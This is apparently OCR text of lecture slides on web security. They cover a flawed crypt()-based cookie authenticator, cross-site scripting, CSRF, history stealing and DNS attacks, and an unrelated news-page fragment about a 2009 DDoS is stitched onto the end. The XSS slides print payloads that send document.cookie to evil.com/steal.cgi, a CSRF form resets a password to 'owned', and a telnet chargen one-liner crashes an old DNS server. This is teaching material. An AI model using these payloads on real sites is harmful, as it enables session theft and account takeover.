
- Idea: use user,hash(user||key) as authenticator
  - Key is secret and known only to the server. Without the key, clients can't forge authenticators.
  - || is string concatenation
- Implementation: user,crypt(user||key)
  - crypt() is UNIX hash function for passwords
  - crypt() truncates its input at 8 characters
  - Usernames matching first 8 characters end up with the same authenticator
  - No expiration or revocation
- It gets worse… This scheme can be exploited to extract the server's secret key

Attack

username	crypt(username,key,"00")	authenticator cookie
AliceBob1	008H8LRfzUXvk	AliceBob1008H8LRfzUXvk
AliceBob2	008H8LRfzUXvk	AliceBob2008H8LRfzUXvk
"Create" an account with a 7-letter user name…		
AliceBoA	0073UYEre5rBQ	Try logging in: access refused
AliceBoB	00bkHcfOXBKno	Access refused
AliceBoC	00ofSJV6An1QE	Login successful! 1st key symbol is C
Now a 6-letter user name…		
AliceBCA	001mBnBErXRuc	Access refused
AliceBCB	00T3JLLfuspdo	Access refused… and so on

- Only need 128 x 8 queries instead of intended 128^8
- Minutes with a simple Perl script vs. billions of years

Better Cookie Authenticator


Capability
Expiration
MAC(server secret, capability, expiration)
Describes what user is authorized to do on the site that issued the cookie
Cannot be forged by malicious user; does not leak server secret

- Main lesson: be careful rolling your own
  - Homebrewed authentication schemes are easy to get wrong
- There are standard cookie-based schemes

Web Applications

- Online banking, shopping, government, etc.
- Website takes input from user, interacts with back-end databases and third parties, outputs results by generating an HTML page
- Often written from scratch in a mixture of PHP, Java, Perl, Python, C, ASP, ...
- Security is a potential concern.
  - Poorly written scripts with inadequate input validation
  - Sensitive data stored in world-readable files

JavaScript

- Language executed by browser
  - Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page
- Often used to exploit other vulnerabilities
  - Attacker gets to execute some code on user's machine
  - Cross-scripting: attacker inserts malicious JavaScript into a Web page or HTML email; when script is executed, it steals user's cookies and hands them over to attacker's site
  - Risks to doing "input validation" on client within JavaScript

Scripting

```
<script type="text/javascript">
    function whichButton(event) {
            if (event.button==1) {
                    alert("You clicked the left mouse button!") }
            else {
                    alert("You clicked the right mouse button!")
            }}
</script>
…
<body onMouseDown="whichButton(event)">
…
</body>
```

Script defines a page-specific function

Function gets executed when some event happens (onLoad, onKeyPress, onMouseMove…)

JavaScript Security Model

- Script runs in a "sandbox"
  - Not allowed to access files or talk to the network
- Same-origin policy
  - Can only read properties of documents and windows from the same server, protocol, and port
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Risks of Poorly Written Scripts

- For example, echo user's input

http://naive.com/search.php?term="Security is Happiness"

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>


Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

Stealing Cookies by Cross Scripting


evil.com
victim's browser
naive.com
For example, embed URL in HTML email
Access some web page
Forces victim's browser to call hello.cgi on naive.com with script instead of name
hello.cgi executed
Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com

```
<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
```

```
GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>
```


```
<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
```

```
GET/ steal.cgi?cookie=
```

Cross Site Request Forgery

- Websites use cookies to authenticate you.
- Malicious website can initiate an action as you to a good website
  - Your cookie for the good website would be sent along with the request
  - Good website executes that action, thinking it was you

Changing Password with CSRF



```
<form ... action="https://good.com/update_acct"><input
name="passwd"
value="owned"></form>
<script> (submit form) </script>
```

GET/ update_acct.cgi ... with "passwd=owned" and cookie

users password changed to "owned"

evil.com
victim's browser
good.com
For example, embed URL in HTML email
Access some web page
Forces victim's browser to submit a form to good.com. In that form is a new password.
update_acct executed

History Stealing

- Pages in web browser are colored differently based on whether you have visited them or not
- Attacker can exploit this to figure out what web pages you have visited.

- Example:
  - http://ha.ckers.org/weird/CSS-history-hack.html
  - http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html
  - Other examples are a bit more “directed”...

DNS Rebinding


- JavaScript same-origin policy
  - Can only read properties of documents and windows from the same server, protocol, and port

- But can an attacker change the server?
  - Yes! If an attacker can control DNS (Domain Name Service)

DNS: Domain Name Service

DNS maps symbolic names to numeric IP addresses


(for example, www.cs.washington.edu ↔ 128.208.3.88)



DNS Caching

- DNS responses are cached
  - Quick response for repeated translations
  - Other queries may reuse some parts of lookup
    - NS records for domains
- DNS negative queries are cached
  - Don’t have to repeat past mistakes
    - For example, misspellings
- Cached data periodically times out
  - Lifetime (TTL) of data controlled by owner of data
  - TTL passed with every record

Cached Lookup Example


ftp.cs.washington.edu
Client
Local DNS recursive resolver
ftp.cs.washington.edu
ftp=IPaddr
root & edu DNS server
washington.edu DNS server
cs.washington.edu DNS server

DNS Vulnerabilities


- DNS host-address mappings are <u>not</u> authenticated
- DNS implementations have vulnerabilities
  - Reverse query buffer overrun in old releases of BIND
    - Gain root access, abort DNS service…
  - MS DNS for NT 4.0 crashes on chargen stream
    - telnet ntbox 19 | telnet ntbox 53
- Denial of service is a risk
  - If can’t use DNS ... can’t use the “Internet”

Reverse DNS Spoofing

- Trusted access was often based on host names
  - E.g., permit all hosts in .rhosts to run remote shell
- Network requests such as rsh or rlogin arrive from numeric source addresses
  - System performed reverse DNS lookup to determine requester's host name and checks if it's in .rhosts
- If attacker could spoof the answer to reverse DNS query, he could fool target machine into thinking that request comes from an authorized host
  - No authentication for DNS responses and typically no double-checking (numeric → symbolic → numeric)

Other DNS Risks

- DNS cache poisoning
  - False IP with a high time-to-live will stay in the cache of the DNS server for a long time
  - Basis of pharming
- Spoofed ICANN registration and domain hijacking
  - Authentication of domain transfers based on email addr
  - Aug ’04: teenager hijacks eBay’s German site
  - Jan ’05: hijacking of panix.com (oldest ISP in NYC)
    - "The ownership of panix.com was moved to a company in Australia, the actual DNS records were moved to a company in the United Kingdom, and Panix.com's mail has been redirected to yet another company in Canada."
- Misconfiguration and human error



Home / News

Network Solutions Under Large Scale DDoS Attack, Millions of Websites Potentially Unreachable

Jan 23, 2009 2:55 PM PST | Comments: 0 | Views: 10,429

By CircleID Reporter

Comment | Print

Update Received from Network Solutions Jan 23, 2009 7:27PM PST

